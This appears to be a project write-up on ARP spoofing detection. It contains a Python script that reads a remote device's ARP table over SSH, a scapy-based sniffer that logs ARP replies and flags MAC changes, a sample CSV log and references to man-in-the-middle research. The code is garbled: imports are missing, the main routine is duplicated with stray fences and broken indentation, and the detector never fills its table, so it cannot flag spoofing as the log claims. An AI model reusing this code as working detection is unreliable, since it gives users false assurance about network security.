from getpass import getpass
import ipaddress

def retrieve_remote_arp_table(ip_address, username, password):
    """
    Args:
        ip_address (str): The IP address of the remote device.
        username (str): SSH username.
        password (str): SSH password.
    """
    try:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        client.connect(ip_address, username=username, password=password, timeout=10)

        stdin, stdout, stderr = client.exec_command('arp -a')
        arp_result = stdout.read().decode()
        client.close()

        arp_entries = []
        for line in arp_result.split('\n'):
            match = re.search(r'(\d+\.\d+\.\d+\.\d+)\s+([0-9a-fA-F:]+\s+(\w+))', line)
            if match:
                arp_entries.append({
                    'IP Address': match.group(1),
                    'MAC Address': match.group(2),
                    'Type': match.group(3)
                })

        return arp_entries

    except paramiko.AuthenticationException:
        print("Authentication failed. Please check your username and password.")
    except paramiko.SSHException as ssh_error:
        print(f"SSH error: {ssh_error}")
    except Exception as e:
        print(f"Error retrieving ARP table: {e}")
    finally:
        client.close()

    return []

def main():
    try:
        target_ip = input("Enter the remote device IP address: ").strip()
        ipaddress.ip_address(target_ip)

        username = input("Enter SSH username: ").strip()
        password = getpass("Enter SSH password: ")

        arp_table = retrieve_remote_arp_table(target_ip, username, password)
```

```

try:
    target_ip = input("Enter the remote device IP address: ").strip()
    ipaddress.ip_address(target_ip)

    username = input("Enter SSH username: ").strip()
    password = getpass("Enter SSH password: ")

    arp_table = retrieve_remote_arp_table(target_ip, username, password)

    if arp_table:
        print("\nRemote ARP Table:")
        for entry in arp_table:
            print(f"IP: {entry['IP Address']} | MAC: {entry['MAC Address']} | Type: {entry['Type']}")
        else:
            print("No ARP entries found or unable to retrieve the ARP table.")
    except ValueError:
        print("Invalid IP address format. Please enter a valid IPv4 address.")

if __name__ == "__main__":
    main()

```

LOG RECORD :

```

from scapy.all import sniff, ARP
import datetime

arp_table = {}

def log_event(event_type, src_ip, src_mac, anomaly="None"):
    timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    log_entry = f"{timestamp}, {event_type}, {src_ip}, {src_mac}, {anomaly}\n"
    with open("arp_log.csv", "a") as logfile:
        logfile.write(log_entry)

def detect_arp_spoof(packet):
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        src_ip = packet[ARP].psrc
        src_mac = packet[ARP].hwsrc
        if src_ip in arp_table:
            if arp_table[src_ip] != src_mac:
                log_event("ARP_Reply", src_ip, src_mac, "Duplicate MAC Detected")
            else:
                arp_table[src_ip] = src_mac
                log_event("ARP_Reply", src_ip, src_mac)

sniff(store=False, prn=detect_arp_spoof, filter="arp")

```

WORKING :

```

source code > arp_log.csv
1  2024-11-19 08:33:45, ARP_Reply, 192.168.222.90, 5c:87:9c:e1:66:94, None
2  2024-12-05 11:25:13, ARP_Reply, 192.168.209.90, 5c:87:9c:e1:66:94, None
3  2024-12-05 11:42:32, ARP_Reply, 192.168.209.171, 5c:87:9c:e1:66:94, None
4  2024-12-05 11:43:53, ARP_Reply, 192.168.209.90, 5c:87:9c:e1:66:94, None
5  2024-12-05 11:44:01, ARP_Reply, 192.168.209.8, 12:22:af:a7:7b:03, None
6  2024-12-05 11:46:50, ARP_Reply, 192.168.209.171, 5c:87:9c:e1:66:94, None
7  2024-12-05 11:47:04, ARP_Reply, 192.168.209.90, 5c:87:9c:e1:66:94, None
8  2024-12-05 11:47:56, ARP_Reply, 192.168.209.171, b'ee-67-cd-24-4b-59 ', Duplicate MAC Detected
9  2024-12-05 12:05:43, ARP_Reply, 192.168.209.8, 12:22:af:a7:7b:03, None
10 2024-12-05 13:19:18, ARP_Reply, 192.168.209.171, 5c:87:9c:e1:66:94, None
11 2024-12-05 13:20:19, ARP_Reply, 192.168.209.28, 14:ac:60:4b:0c:a5, None
12 2024-12-05 13:24:14, ARP_Reply, 192.168.209.90, 5c:87:9c:e1:66:94, None
13 2024-12-05 13:24:58, ARP_Reply, 192.168.127.179, f2:1f:dd:8b:1f:5f, None
14 2024-12-05 13:25:03, ARP_Reply, 192.168.127.90, 5c:87:9c:e1:66:94, None
15

```

References

- Research paper on Detection of Man in The Middle Attack using Machine learning from [IEEE Xplore](#) .
- Research paper on [IEEE Xplore](#) .
- Research paper on Man in the Middle: Attack and Protection by [CEUR-WS](#) .
- Detecting and Preventing ARP Spoofing in Software Defined Networks [ResearchGate](#)